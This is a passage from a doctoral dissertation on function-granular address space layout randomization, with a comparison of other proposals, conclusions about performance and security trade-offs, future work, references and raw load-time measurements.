


Figure 5.10: Call Graph for *md5sum* Program.




Figure 5.11: Call Graph for *nc* Program.

5.6 Comparison with Other FG-ASLR Proposals

The data collected during this research study strongly suggests that this novel FG-ASLR approach is preferable to standard ASLR in many ways and imposes few, if any, significant compromises. That said, many other competing FG-ASLR designs have been proposed over the last two decades, so it is worth considering how this approach stacks up against the others in terms of design, goals, performance, and security. Although many such proposals exist, only those which were previously mentioned in Chapter 2 and which are most similar to this system were analyzed. These are, in order of publication year, (Kil et al., 2006), (Davi et al., 2012), (Giuffrida et al., 2012), (Hiser et al., 2012), (Wartell et al., 2012), (Gupta et al., 2013), (Zhan et al., 2014), (Fu et al., 2016), (Conti et al., 2016), (Homescu et al., 2017), (Nurmukhametov et al., 2018), and (Accardi, 2020). The features, advantages, disadvantages, and comments about each are shown in Table 5.8.

Directly comparing these proposed FG-ASLR solutions comes with significant challenge. First, very few of the tools mentioned in these proposed solutions were published with source-code, if at all, and of those that were published some have since been closed-sourced for use in commercial applications, for instance (Conti et al., 2016). Many others simply never published their work, and are thus not available to be inspected or tested beyond the claims made in each corresponding paper.

Second, the measurements reported by researchers to evaluate their tools differs widely. For instance most researchers reported run-time performance metrics, however only some reported load-time metrics, and only around half reported memory usage or disk usage metrics. Worse yet, the metrics provided by researchers in each category vary widely in the units of measurement they use. For instance some researchers reported that a tool imposed a specific load-time overhead *percentage*, while other researchers gave specific load-time delays in *seconds* without stating what overall percentage of the application's

load-time that represents. In regards to disk and memory usage, again some researchers reported a *percentage* increase, while others reported a specific increase in the number of mega-bytes used.

Beyond that, each different solution varies slightly in its intended run-time environment, goals, and assumptions. For instance some of the reviewed proposals are designed to run on ARM processors while others are designed to work on x86 processors. Some are designed to run on an Android operating system while others are designed to run on a Windows operating system. Some are intended to be applied solely to kernel-space while others are designed to be applied solely to user-space, and some are applicable to both.

These factors make it difficult not only to conduct a true, quantitative, side-by-side comparison of this novel FG-ASLR solution with other(s), but also to simply compare them qualitatively. Regardless, a comparison is necessary in order to fully answer research question 6 (RQ6) of this study, so the researcher has chosen to summarize each proposed solutions features in a standardized format based on their subjective apparent performance. Table 5.8 attempts to convey this qualitative feature comparison using the metrics *none*, *low*, *moderate*, *high*, *extreme*, and *unknown* to represents the subjective apparent impact in each measured area.

Reflecting on the data above, it is evident that purely from a performance standpoint solutions such as (Hiser et al., 2012) and (Nurmukhametov et al., 2018) are unlikely to be ideal in a production environment, where-as solutions such as (Conti et al., 2016) are likely more appropriate. In terms of performance impact, the novel FG-ASLR solution proposed in this research study seems to fall somewhere in between, showing good run-time and memory-usage metrics compared to most others, but also displaying some weakness in terms of load-time and disk-usage overhead. This suggests that the novel FG-ASLR

Table 5.8: FG-ASLR Proposal Comparison

FG-ASLR Proposal	LT	RT	MU	DU	C
(Kil et al., 2006)	moderate	low	unknown	unknown	C
(Davi et al., 2012)	moderate	low	unknown	unknown	C
(Giuffrida et al., 2012)	unknown	moderate	high	unknown	C
(Hiser et al., 2012)	high	high	extreme	extreme	C
(Wartell et al., 2012)	moderate	low	high	high	C
(Gupta et al., 2013)	moderate	none	unknown	unknown	C
(Zhan et al., 2014)	low	moderate	unknown	unknown	C
(Fu et al., 2016)	low	unknown	unknown	unknown	C
(Conti et al., 2016)	low	low	low	low	C
(Homescu et al., 2017)	none	moderate	high	high	C
(Nurmukhametov et al., 2018)	extreme	low	high	high	C
(Accardi, 2020)	low	low	none	moderate	C
(Kramer, 2024)	moderate	none	low	moderate	N C

* S/B: Indicates whether the tool is applied to source code, or a compiled binary.
* LT: Indicates load-time impact.
* RT: Indicates run-time impact.
* MU: Indicates memory usage impact.
* DU: Indicates disk usage impact.
* C: Indicates whether code is (C)ontiguous or (N)on-(C)ontiguous.

solution under investigation is at least on par with similar proposals from the past decade in terms of performance impact.

That said, the novel FG-ASLR solution investigated in this research study is currently the only design to explicitly enable non-contiguous memory segment assignment, which provides some additional security assurances. Although not a silver bullet, this added security is advantageous, especially if it does not come at the cost of significant performance impact. This suggests that the novel FG-ASLR solution discussed in this research study is worth considering and pursuing as a potentially viable solution.

5.7 Chapter Summary

This research was predicated upon the hypothesis that this proposed novel FG-ASLR implementation *might* have some noticeable affect on load-time delay, run-time delay, memory usage, and disk usage, but that those affects would small enough to be negligible. As such, it is excepted and acceptable to see some noticeable affect on overall performance. Indeed this proved to be true.

As was shown above, some affect was measurable in each case, however in most cases this affect was minimal enough to be acceptable during some or all normal use-cases. Even if these imposed costs are too great for some programs or use-cases, it is also likely that there exists some computing environments where the increase in security is an acceptable trade-off for the small loss in performance.

Further, it has been shown that this novel FG-ASLR solution *does* indeed provide increased overall security and resilience against exploitation in comparison to the current standard ASLR implementation mechanism. Although it cannot possibly be proven that this system provides perfect security, or that weak points won't eventually be discovered, it is sufficient to say that this system provides better security promises than the status quo. The research community is invited to inspect this novel FG-ASLR design and implementation and provide feedback.

In summary, each of the research questions posed in chapter one has been answered and suggest that this novel FG-ASLR system does have some promise. It is the hope of the researchers that this work represents a meaningful contribution to the ongoing discussion around FG-ASLR.

Chapter 6

Conclusion

Over the course of the past five chapters, a problem with traditional ASLR was identified and a novel FG-ASLR system was presented to solve it. A thorough literature review was conducted in order to understand the problem space. A research methodology was described in order to properly implement and test such a system. The novel FG-ASLR system design was described in detail, and finally an quasi-experimental before-and-after study was conducted and the results were presented. During the course of that study, evidence was found to answer each of the originally stated research questions, and observations were made which suggest that this novel FG-ASLR system has some promise as a design worth at least continuing to explore.

In this chapter, we will consider the specific research findings and contributions to the field, the remaining challenges and limitations of the current design, and potential areas for future work in this area.

6.1 Research Findings and Contributions

This research study began by posing six specific research questions. During the course of the research process, each of these questions was answered by findings from the research

study.

The first research question (RQ1) asked whether the novel FG-ASLR system could be applied to a piece of real-world software in order to prove that it is efficacious in the real-world, rather that simply in a lab setting. This was proven affirmatively by applying the novel FG-ASLR solution to both the *md5sum* and *netcat* programs, demonstrating that the answer to research question one is, yes.

The second research question (RQ2) asked whether the novel FG-ASLR system imposed any additional load-time delay on programs to which it was applied. This was tested by adding the FG-ASLR system to a set of three test programs, and measuring the load time delay before and after the system was applied. The results of this test showed that yes, a small amount of load-time delay is added by the system, which answered research question two.

The third research question (RQ3) explored whether the novel FG-ASLR system caused any noticeable run-time delay for programs to which it was applied. This was tested by adding the FG-ASLR system to three specific programs and measuring how long each took to run before and after the treatment. In this case a negative correlation was observed, showing, surprisingly, that programs actually executed *faster* on average when the FG-ASLR system was applied, vs in their original state. The researcher speculated that a causal relationship may not necessarily be guaranteed here, as the programs execution time is influenced by many factors outside the memory layout, however this is still an interesting result. In any case, this answered research question three.

The fourth research question (RQ4) asked whether memory usage was impacted by the application of the novel FG-ASLR system to a program. This was tested by applying the FG-ASLR system to a set of test programs and measuring the amount of memory each used before and after the treatment. In this case it was discovered that the new

system did cause a small increase in memory footprint, but that increase was less than anticipated and only a small portion of the overall total used. This is an encouraging finding, as one of the main concerns about the system design from the beginning of the research study was that memory would be significantly impacted. That turned out not to be the case. This answered research question four.

The fifth research question (RQ5) examined whether disk usage (i.e. program size) would be impacted by the application of the novel FG-ASLR system. This was tested by applying the novel FG-ASLR system to a set of three test programs and observing their size before and after the treatment. Here a large increase was observed, demonstrating that the system did indeed impose a large disk-space cost. With that said, potential solutions were proposed as an area of future research, and the real-world significance of this drawback was speculated to be small. This answered research question five.

The sixth research question (RQ6) asked whether the novel FG-ASLR system under test actually improved the security of programs to which it was applied, beyond that of traditional ASLR. This could only be answered qualitatively, and only from the researchers own perspective and expertise, however this was determined to be sufficient. In order to answer this question, a vulnerability was artificially introduced to one of the tested programs (*netcat*), and exploitation was attempted both before and after the novel FG-ASLR system was applied. In the first case, under traditional ASLR, exploitation using common techniques and methodologies was found to be possible. In short, by using the vulnerability to leak a pointer within the program's `.text` segment, the program's base address could be calculated and then a series of ROP gadgets could be located at deterministic offsets of that base address. This allowed for successful exploitation in the presence of traditional ASLR. However once the novel FG-ASLR system was applied, only pointers to two small functions (i.e. memory regions) could be found which only allowed for a much smaller subset of possible ROP gadgets to be located. These were determined not to be

sufficient to build a functional ROP chain, which made exploitation impossible based on current understanding and approaches. It is important to emphasize that this finding does *not* prove that the system provides perfect security or that some other yet-unknown exploitation technique may prove to defeat it later, only that based on current knowledge and practices, exploitation was deemed not to be possible. This opened another window for further research. This also answered research question six.

The findings of this study contribute to the research area and greater body of knowledge in several ways. First, this research demonstrates that function-granular FG-ASLR using non-contiguous per-function memory allocation is possible, does work, and has some potential benefits. Although many other proposed FG-ASLR solutions do exist, none yet have proposed function-granular randomization in this particular way, using this particular method. Additionally, no FG-ASLR system has yet gained wide-spread adoption, meaning the research area is still open for an ideal solution to be found and take hold. This proposed system then represents a novel contribution to an open area of cyber security research.

Second, and related, this research study produced an artifact (the FG-ASLR system implementation) which is publicly available and open to inspection by peers in the field in order to better understand the research process or compare this solution to others that have been, or will later be, developed. This provides the research community with the ability to inspect and test the system, as opposed to a theoretical model alone which can only be reasoned about in concept.

Finally, this research study provided yet another concrete, demonstrable example of how FG-ASLR in general improves program security over traditional ASLR. This does not make any particular statements or claims about this specific FG-ASLR system over others, but simply provides more evidence that fine-grained address space layout randomization is an idea worth continuing to explore in order to better secure software products. As FG-

ASLR itself is currently still under scrutiny by the research community as to its efficacy, the work done to answer RQ6 in this research study helps support the general conclusion that yes, FG-ASLR provides meaningful security improvement.

6.2 Research Challenges and Limitations

Although the results of this research study do seem very promising, some challenges and limitations remain which must be taken into account.

6.2.1 Reconstruction of Memory Layout from Call Stack

First and most importantly, an issue remains that a powerful enough memory leak primitive, combined with the ability to utilize that memory read primitive an arbitrary number of times, could still allow an attacker to fully map the randomized memory layout. This is made possible because return addresses are stored on the call stack, which will always necessarily provide backward links in the otherwise-directed call graph, giving away enough information to locate the `_main` function in memory, which in turn would provide enough information in its (and subsequent) location offset table(s) to fully map the program's memory space. This is an unavoidable challenge imposed by design choices of the underlying CPU architecture, and no clear solution exists.

That said, it is the opinion of the researcher that this does not represent a fatal flaw, because of the nature of the read vulnerability required in order to utilize it, and the level of difficulty required in order to find such a bug (or bugs) in real software products. In short, such a vulnerability would have to first allow an attacker to locate and read an arbitrary amount of data from the program's stack in order to disclose a return address pointing backwards into the `_main` function's memory segment. Then, either the same memory disclosure vulnerability or a different one would be needed in order to read arbitrary data from the memory segment in order to obtain `_main`'s location offset table

pointers. Then, the same vulnerability or another one would be needed in order to recursively read from those memory segments, disclosing the location offset table from each and iteratively mapping the application's memory space one function at a time. Suffice to say, such vulnerabilities are uncommon and difficult to find. Further, such a powerful vulnerability is likely to already provide other avenues to exploitation that do not rely on fully mapping the program's address space.

Such an attack has been described and shown before to work, namely by Snow et al. (Snow et al., 2013) in their 2013 paper regarding just-in-time code reuse attacks. However even in this paper it is obvious the power of the vulnerability primitive necessary in order to pull off such a feat, and it is reasonable to assume that this is unlikely to occur outside of very large, complex software utilities such as browsers or kernels.

As such, although this issue is a clear limitation of the novel FG-ASLR system proposed in this research study, it does not represent a fatal flaw.

6.2.2 Disk Usage Impact

As was described above in the previous chapter, disk usage impact is also currently a limitation of this system design. In short, programs compiled to support this FG-ASLR system tend to approximately double in size, requiring 200% of the disk space they otherwise would when using standard ASLR. This is a significant difference and is worth discussing as it could be a serious limiting factor for some programs in some environments. That said, again it is the opinion of the researcher that this problem may be partially mitigated in future work, and does not represent a fatal flaw to the proposed system.

Importantly, the system does not currently attempt to use compression to shrink the many required object files, an improvement which is likely to reduce the additional required disk

space by a significant margin. Each of the object files representing program functions is currently stored on disk as a raw relocatable ELF file. These ELF files share a great deal of meta-data and and similarly structured, meaning that a modern compression algorithm such as LZMA is very likely to be effective in reducing their overall size. This possibility is listed again below as an area of possible future work.

Again however, as the cost of disk space has dropped drastically over the last several decades, it is worth asking whether this apparent "limitation" is even a limitation at all. In a world where end-user computer hard disks are rarely smaller than a few hundred gigabytes and cloud storage space is rapidly approaching free, does it matter whether a program utilizes one megabyte of disk space, or two? Even in the case of a very rare few large programs which might exceed a gigabyte or more in size, is the end user likely to notice or care that an extra gigabyte was used? It is the opinion of the researcher that in all but the most esoteric of use-cases, the answer to this question is: no.

As such, although disk usage is heavily impacted by the current system design, this problem does not represent a fatal flaw of the research study.

6.3 Future Work

During the course of this research study, many problems and areas of uncertainty were identified which lead themselves well to the prospect of future research. Some of the items listed below were issues identified in the novel FG-ASLR system which potentially limit its effectiveness. Others were issues limiting the scope in which it is currently usable. Yet others are not problems, but rather questions which arose as a result of the findings. Although none of the below items are deemed to be fatal flaws in the current system or implementation, each represents a unique opportunity to continue this research endeavor in the future and to better understand how this research work fits into the

broader discussion about FG-ASLR.

6.3.1 Automation

One of the large, but high-priority areas of work that would improve this current FG-ASLR system is automated tooling capable of applying the system to any arbitrary piece of software automatically, and correctly, without manual intervention. During the course of this research study such tooling was deemed out of scope, as the most important aspect of this study was a proof of concept with measurable results, and automation would have multiplied the amount of time effort needed without clear benefit for answering the stated research questions. That said, any further work to implement this system on a broader scale or even to test it on a larger subset of available software will almost certainly require the ability to automatically apply it to said software. Although this would require significant time and work to accomplish, it would be a critically important step in furthering research about the system.

6.3.2 Application to System Libraries

During the course of this research study system libraries (such as libc) were deemed to be out-of-scope, since applying the tooling to them represented significant time and work that did not contribute meaningfully to answering the stated research questions. Libc and other libraries like it are massive in size, containing thousands of functions which would need to be handled, making it infeasible to accomplish without the use of automated tooling. As described above though, automated tooling would greatly reduce tha amount of time and effort required, making this a good task to be solved by future reseach into automation.

6.3.3 Additional Relocation Type Support

Currently, only two specific ELF relocation types are handled by the system, as these were the only two relocation types observed in the corpus of test programs to be evaluated. Those two relocations types are: `R_X86_64_REX_GOTPCRELX`, which is responsible for handling pointers to symbols via the procedure linkage table (PLT) and global offset table (GOT), and `R_X86_64_PC32` which is used to handle relative offsets within a small positive or negative range of the site where the relocation was applied. Since these were the only two relocation types observed in the test programs, and thus the only relocations required in order to successfully implement the FG-ASLR system at this scale, these were the only two included in the current implementation. With that said, in order for this system to be applied to any arbitrary piece of software, a much larger list of possible relocation types would need to be accounted for. A list of these possible relocation types is available in the Executable Linking Format Specification, provided by the Tool Interface Standards (TIS) Committee (TIS Committee, 1995).

6.3.4 Application to Kernel Space

This research study focused primarily on the application of function-granular FG-ASLR to user-space applications, however similar techniques should, at least in theory, be applicable to kernel space as well. This has already been explored to some degree, for instance by Accardi (Accardi, 2020), however their implementation utilized a different system design. As such, the application of this specific system design to the kernel itself would be an interesting area of research. This would require some redesign of the implementation, as it currently relies on Linux Kernel specific system calls in order to allocate memory and perform other necessary tasks, however similar analogs exist in kernel space which should be usable. With some time and effort, this novel FG-ASLR system should be applicable in kernel-space, which opens yet another area for future research.

6.3.5 Application to Other Environments or Architectures

The current system implementation is designed to be applied to a 64-bit x86 Intel/AMD environment (i.e. *x86_64* or *amd64*), and compiled with either the GNU C Compiler (GCC) or LLVM C Language Compiler (clang). As such, many assumptions are made in the current code implementation regarding variables such as memory layout which may not turn out to be true under other architectures, in other environments, or when compiled with other tool-chains. It cannot be stated definitively that this system *won't* work in these other settings, but simply that the current implementation was not designed to take those other settings into account and thus makes no promises about out-of-the-box support. As such, the application of this system to other architectures, environments, or build chains as well as the necessary modifications to make that possible, would be a potential area of future research which has not yet been explored.

6.4 Conclusion

During the course of this research process a problem with traditional ASLR was identified and a potential solution (function-granular FG-ASLR using per-function memory segment assignment) was proposed. That system was implemented, and a quasi-experimental before-and-after research study was used in order to test the performance impacts of that system as well as the extent to which it improved the program's security over the status quo.

The results of this study demonstrated that FG-ASLR using non-contiguous per-function memory assignment is indeed possible for real-world software, does not pose an insurmountable performance impact in load-time, run-time, memory usage, or disk usage, and indeed enhances the security of the programs to which it is applied.

It is the hope of the researcher that the results of this study, including the artifact which

was created and published, and the data collected to examine that artifact, represent a meaningful contribution to the research space.

References

Accardi, K. (2020, June). Function Granular KASLR [LWN.net]. Retrieved February 17, 2023, from https://lwn.net/Articles/824307/

Anderson, J. P. (1972). Computer Security Technology Planning Study (Volume II).

Ansari, S., Hans, K., & Khatri, S. K. (2017). A Naive Bayes classifier approach for detecting hypervisor attacks in virtual machines. *2017 2nd International Conference on Telecommunication and Networks (TEL-NET)*, 1–6. https://doi.org/10.1109/TEL-NET.2017.8343551

Bartlett, J. E., Kotrlik, J. W., & Higgins, C. C. (2001). Organizational Research: Determining Appropriate Sample Size in Survey Research. https://www.opalco.com/wp-content/uploads/2014/10/Reading-Sample-Size1.pdf

Chamberlain, S. (1994, January). Using LD, the GNU linker - PHDRS. Retrieved February 17, 2023, from https://ftp.gnu.org/old-gnu/Manuals/ld-2.9.1/html_node/ld_23.html

Clock_gettime(3): Clock/time functions - Linux man page. (1996). Retrieved March 11, 2024, from https://linux.die.net/man/3/clock_gettime

Cohen, F. B. (1993). Operating system protection through program evolution. *Computers & Security*, *12*(6), 565–584. https://doi.org/10.1016/0167-4048(93)90054-9

Conti, M., Crane, S., Frassetto, T., Homescu, A., Koppen, G., Larsen, P., Liebchen, C., Perry, M., & Sadeghi, A.-R. (2016). Selfrando: Securing the Tor Browser against De-anonymization Exploits. *Proceedings on Privacy Enhancing Technologies*, *2016*(4), 454–469. https://doi.org/10.1515/popets-2016-0050

Creswell, J. W. (2009). *Research design: Qualitative, quantitative, and mixed methods approaches* (3rd ed). Sage.

Creswell, J. W., & Creswell, J. D. (2017, November). *Research Design: Qualitative, Quantitative, and Mixed Methods Approaches*. SAGE Publications.

CWE - CWE-121: Stack-based Buffer Overflow (4.14). (2006). Retrieved March 15, 2024, from https://cwe.mitre.org/data/definitions/121.html

CWE - CWE-126: Buffer Over-read (4.14). (2006). Retrieved March 15, 2024, from https://cwe.mitre.org/data/definitions/126.html

Davi, L., Dmitrienko, A., Nürnberger, S., & Sadeghi, A.-R. (2012). XIFER: A Software Diversity Tool Against Code-Reuse Attacks.

de Raadt, T. (2005). Exploit Mitigations (in OpenBSD, of course). Retrieved February 17, 2023, from https://www.openbsd.org/papers/ven05-deraadt/index.html

Du, W. (2020). Return-to-libc Attack Lab. https://seedsecuritylabs.org/Labs_20.04/Files/Return_to_Libc/Return_to_Libc.pdf

Flaagan, T. (2021). Traversing NAT: A Problem. https://scholar.dsu.edu/cgi/viewcontent.cgi?article=1363&context=theses

Forrest, S., Somayaji, A., & Ackley, D. (1997). Building Diverse Computer Systems. Retrieved February 17, 2023, from https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=595185

Fortier, P. J., & Michel, H. E. (2003). *Computer systems performance evaluation and prediction*. Digital Press. Retrieved April 5, 2023, from https://ebookcentral.proquest.com/lib/stanford-ebooks/detail.action?docID=312862

Fu, J., Lin, Y., & Zhang, X. (2016). Code Reuse Attack Mitigation Based on Function Randomization without Symbol Table. *2016 IEEE Trustcom/BigDataSE/ISPA*, 394–401. https://doi.org/10.1109/TrustCom.2016.0089

GDB: The GNU Project Debugger. (2024). Retrieved March 11, 2024, from https://sourceware.org/gdb/

Giuffrida, C., Kuijsten, A., & Tanenbaum, A. S. (2012). Enhanced Operating System Security Through Efficient and Fine-grained Address Space Randomization. *21st USENIX Security Symposium (USENIX Security 12)*, 475–490. https://www.usenix.org/conference/usenixsecurity12/technical-sessions/presentation/giuffrida

Gupta, A., Kerr, S., Kirkpatrick, M., & Bertino, E. (2013). Marlin: A Fine Grained Randomization Approach to Defend against ROP Attacks, 293–306. https://doi.org/10.1007/978-3-642-38631-2_22

Ham, M. J. (2017). BGP Route Attestation: Design and Observation Using IPV6 Headers. https://scholar.dsu.edu/cgi/viewcontent.cgi?article=1307&context=theses

Hiser, J., Nguyen-Tuong, A., Co, M., Hall, M., & Davidson, J. W. (2012). ILR: Where'd My Gadgets Go? *2012 IEEE Symposium on Security and Privacy*, 571–585. https://doi.org/10.1109/SP.2012.39

Homescu, A., Jackson, T., Crane, S., Brunthaler, S., Larsen, P., & Franz, M. (2017). Large-Scale Automated Software Diversity—Program Evolution Redux. *IEEE Transactions on Dependable and Secure Computing*, *14*(2), 158–171. https://doi.org/10.1109/TDSC.2015.2433252

HP Data Execution Prevention - White Paper, 2nd Edition C00387685 [Publication Title: UserManual.wiki]. (2005). Retrieved February 17, 2023, from https://usermanual.wiki/HP/c00387685.3371724262/view

Hugsy/gef: GEF (GDB Enhanced Features) - a modern experience for GDB with advanced debugging capabilities for exploit devs & reverse engineers on Linux [Publication Title: GitHub]. (2023). Retrieved March 2, 2023, from https://github.com/hugsy/gef

Kampenes, V., Dybå, T., Hannay, J., & Sjøberg, D. (2009). A systematic review of quasi-experiments in software engineering. *Information & Software Technology*, *51*, 71–82. https://doi.org/10.1016/j.infsof.2008.04.006

Kees Cook [@kees_cook]. (2021, November). 2/n: Single-leak KASLR exposure reinforcing the need for Function-Granular KASLR. While KASLR adds an additional hurdle, a single exposure will fully bypass it. Gaining FGKASLR would strongly diminish the value of a single exposure. https://t.co/eAF9IyvlwF [Publication Title: Twitter Type: Tweet]. Retrieved February 17, 2023, from https://twitter.com/kees_cook/status/1462834451403067394

Kil, C., Jun, J., Bookholt, C., Xu, J., & Ning, P. (2006). Address Space Layout Permutation (ASLP): Towards Fine-Grained Randomization of Commodity Software [ISSN: 1063-9527]. *2006 22nd Annual Computer Security Applications Conference (ACSAC'06)*, 339–348. https://doi.org/10.1109/ACSAC.2006.9

Koppen, G. (2019, May). Remove Selfrando from our build system (#30377) · Issues · The Tor Project / Applications / Tor Browser · GitLab [Publication Title: GitLab]. Retrieved February 17, 2023, from https://gitlab.torproject.org/tpo/applications/tor-browser/-/issues/30377

Kramer, A. (2024). Rewzilla/fgaslr: FG-ASLR implementation for DSU Ph.D. C.S. dissertation. Retrieved March 12, 2024, from https://github.com/Rewzilla/fgaslr

Kumar, S. (2014). Kumar, S. (2014). Quality Considerations in the Design and Implementation of Online Doctoral Programs. *Inaugural Issue of Journal of Online Doctoral Programs, 1*, 6–22.

Larabel, M. (2020, June). Benchmarking The Performance Overhead To Linux's Proposed FGKASLR Security Feature. Retrieved February 17, 2023, from https://www.phoronix.com/review/kaslr-fgkaslr-benchmark

Leavy, P. (2017, April). *Research Design: Quantitative, Qualitative, Mixed Methods, Arts-Based, and Community-Based Participatory Research Approaches* (1st edition). The Guilford Press.

Lpset(1m) [sunos man page]. (2003). Retrieved April 6, 2023, from https://www.unix.com/man-page/sunos/1m/lpset/

Marco-Gisbert, H., & Ripoll, I. (2014). On the Effectiveness of Full-ASLR on 64-bit Linux.

Memfd_create(2) - Linux manual page. (2023). Retrieved March 13, 2024, from https://man7.org/linux/man-pages/man2/memfd_create.2.html

Midas. (2021, February). Learning Linux Kernel Exploitation - Part 3 [Publication Title: My cool site]. Retrieved February 17, 2023, from https://lkmidas.github.io/posts/20210205-linux-kernel-pwn-part-3/

Nergal. (2001, December). The advanced return-into-lib(c) exploits: PaX case study. Retrieved February 17, 2023, from http://phrack.org/issues/58/4.html

Newman, J. (1990, December). United States of America, Appellee, v. Robert Tappan Morris, Defendant-appellant, 928 F.2d 504 (2d Cir. 1991). Retrieved February 17, 2023, from https://law.justia.com/cases/federal/appellate-courts/F2/928/504/452673/

Newsham, T. (2000, May). Bugtraq: Non-exec stack. Retrieved February 17, 2023, from https://seclists.org/bugtraq/2000/May/90

Nurmukhametov, A. R., Zhabotinskiy, E. A., Kurmangaleev, S. F., Gaissaryan, S. S., & Vishnyakov, A. V. (2018). Fine-Grained Address Space Layout Randomization on Program Load. *Programming and Computer Software*, *44*(5), 363–370. https://doi.org/10.1134/S0361768818050080

NVD - CVE-2010-3654. (2010). Retrieved April 6, 2023, from https://nvd.nist.gov/vuln/detail/CVE-2010-3654

One, A. (1996, November). Smashing the Stack For Fun and Profit. Retrieved February 17, 2023, from http://phrack.org/issues/49/14.html

Optimize Options (Using the GNU Compiler Collection (GCC)). (2023). Retrieved February 17, 2023, from https://gcc.gnu.org/onlinedocs/gcc/Optimize-Options.html#index-ffunction-sections

Presotto, D., & Grosse, E. (1991). Md5sum.c. Retrieved March 15, 2024, from https://www.netlib.org/crc/md5sum.c

Proxmox Virtual Environment [Publication Title: Proxmox]. (2024). Retrieved March 11, 2024, from https://www.proxmox.com/en/proxmox-virtual-environment/overview

Roemer, R., Buchanan, E., Shacham, H., & Savage, S. (2012). Return-Oriented Programming: Systems, Languages, and Applications. *ACM Transactions on Information and System Security*, *15*(1), 1–34. https://doi.org/10.1145/2133375.2133377

Rugg, G. (2007, October). *Using Statistics: A Gentle Introduction: A Gentle Guide* (1st edition). Open University Press.

Seeley, D. (2007, May). A Tour of the Worm. Retrieved February 17, 2023, from https://web.archive.org/web/20070520233435/http://world.std.com/~franl/worm.html

Shacham, H. (2007). The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). https://hovav.net/ucsd/dist/geometry.pdf

Shacham, H., Buchanan, E., Roemer, R., & Savage, S. (2008). Return-Oriented Programming: Exploits Without Code Injection. https://hovav.net/ucsd/talks/blackhat08.html

shahin. (2011, April). Exploiting Adobe Flash Player on Windows 7 \textbar Abysssec Security Research. Retrieved February 17, 2023, from https://abysssec.com/blog/2011/04/18/exploiting-adobe-flash-player-on-windows-7/

Snow, K. Z., Monrose, F., Davi, L., Dmitrienko, A., Liebchen, C., & Sadeghi, A.-R. (2013). Just-In-Time Code Reuse: On the Effectiveness of Fine-Grained Address Space Layout Randomization. *2013 IEEE Symposium on Security and Privacy*, 574–588. https://doi.org/10.1109/SP.2013.45

Spengler, B. (2003, October). PaX: The Guaranteed End of Arbitrary Code Execution. https://grsecurity.net/PaX-presentation.pdf

Szekeres, L., Payer, M., Wei, T., & Song, D. (2013). SoK: Eternal War in Memory. *2013 IEEE Symposium on Security and Privacy*, 48–62. https://doi.org/10.1109/SP.2013.13

TIS Committee. (1995, May). Tool Interface Standard (TIS) Executable and Linking Format (ELF) Specification. https://refspecs.linuxfoundation.org/elf/elf.pdf

Ubuntu 22.04.4 LTS (Jammy Jellyfish). (2024). Retrieved March 11, 2024, from https://releases.ubuntu.com/jammy/

Vis.js. (2024). Retrieved March 18, 2024, from https://visjs.org/

Wartell, R., Mohan, V., Hamlen, K. W., & Lin, Z. (2012). Binary stirring: Self-randomizing instruction addresses of legacy x86 binary code. *Proceedings of the 2012 ACM conference on Computer and communications security*, 157–168. https://doi.org/10.1145/2382196.2382216

Wc(1) - Linux man page. (1996). Retrieved March 14, 2024, from https://linux.die.net/man/1/wc

Welu, C. (2019). Evaluating the Impacts of Detecting X.509 Covert Channels. https://scholar.dsu.edu/cgi/viewcontent.cgi?article=1332&context=theses

Zhan, X., Zheng, T., & Gao, S. (2014). Defending ROP Attacks Using Basic Block Level Randomization. *2014 IEEE Eighth International Conference on Software Security and Reliability-Companion*, 107–112. https://doi.org/10.1109/SERE-C.2014.28

Zhou, X., Guo, B., Shen, Y., & Li, Q. (2009). Design and Implementation of an Improved C Source-Code Level Program Energy Model. *2009 International Conference on Embedded Software and Systems*, 490–495. https://doi.org/10.1109/ICESS.2009.23

Appendix A

Measurements

A.1 Load-Time Delay Measurements (ns)

A.1.1 Toy Program

123781 109764 108789 106347 107221 110194 105486 109585 106866 110213 105361 107670 105044 104915 115451 107664
107588 108068 106788 106727 108357 106711 107769 108725 109428 111593 106673 105221 107068 109655 108909 108596
110181 106339 106752 162837 106338 110946 108514 105587 110448 109205 107638 108667 107005 107928 109385 108670
